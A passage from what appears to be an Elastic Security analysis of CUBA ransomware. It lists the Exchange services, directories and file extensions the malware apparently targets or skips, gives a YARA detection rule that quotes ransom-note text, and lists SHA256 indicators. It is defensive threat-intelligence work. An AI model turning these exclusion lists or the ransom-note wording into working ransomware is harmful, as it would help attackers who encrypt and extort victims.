- MExchangeHM
- MExchangeFrontEndTransport
- MExchangeFastSearch

- MExchangeEdgeSync
- MExchangeDiagnostics
- MExchangeDelivery
- MExchangeDagMgmt
- MExchangeCompliance
- MExchangeAntispamUpdate

Excluded Directories

- \windows\
- \program files\microsoft office\
- \program files (x86)\microsoft office\
- \program files\avs\
- \program files (x86)\avs\
- \recycle.bin\
- \boot\
- \recovery\
- \system volume information\
- \msocache\
- \users\all users\
- \users\default user\
- \users\default\
- \temp\
- \inetcache\
- \google\

Excluded File Extensions

- .exe
- .dll
- .sys
- .ini
- .lnk
- .vbm
- .cuba

YARA Rule

Elastic Security has created YARA rules to identify CUBA ransomware activity.

```

rule Windows_Ransomware_Cuba {
  meta:
    os = "Windows"
    arch = "x86"
    category_type = "Ransomware"
    family = "Cuba"
    threat_name = "Windows.Ransomware.Cuba"
    Reference_sample = "33352a38454cfc247bc7465bf177f5f97d7fd0bd220103d4422c8ec45b4d3d0e"

  strings:
    $a1 = { 45 EC 8B F9 8B 45 14 89 45 F0 8D 45 E4 50 8D 45 F8 66 0F 13 }
    $a2 = { 8B 06 81 38 46 49 44 45 75 ?? 81 78 04 4C 2E 43 41 74 }
    $b1 = "We also inform that your databases, ftp server and file server were downloaded by
us to our      servers." ascii fullword
    $b2 = "Good day. All your files are encrypted. For decryption contact us." ascii
fullword
    $b3 = ".cuba" wide fullword

  condition:
    any of ($a*) or all of ($b*)
}Read more

```

Observations

Atomic indicators observed in our investigation.

Indicator	Type	Note
32beefe2c5e28e87357813c0ef91f47b631a3dff4a6235256aa123fc77564346	SHA256	CUBA Ransomware
0f385cc69a93abeaf84994e7887cb173e889d309a515b55b2205805bdfe468a3	SHA256	CUBA Ransomware
bcf0f202db47ca671ed6146040795e3c8315b7fb4f886161c675d4ddf5fdd0c4	SHA256	CUBA Ransomware


Artifacts

Artifacts are also available for download in both ECS and STIX format in a combined zip bundle.




Related content

[See all top stories](#)



CUBA Ransomware Campaign Analysis

Elastic Security observed a ransomware and extortion campaign leveraging a combination of offensive security tools, LOLBAS, and exploits to deliver the CUBA ransomware malware.



A peek behind the BPFDoor

In this research piece, we explore BPFDoor — a backdoor payload specifically crafted for Linux in order to gain re-entry into a previously or actively compromised target environment.



Going Coast to Coast - Climbing the Pyramid with the Deimos Implant

The Deimos implant was first reported in 2020 and has been in active development; employing advanced analysis countermeasures to frustrate analysis. This post details the campaign TTPs through the malware indicators.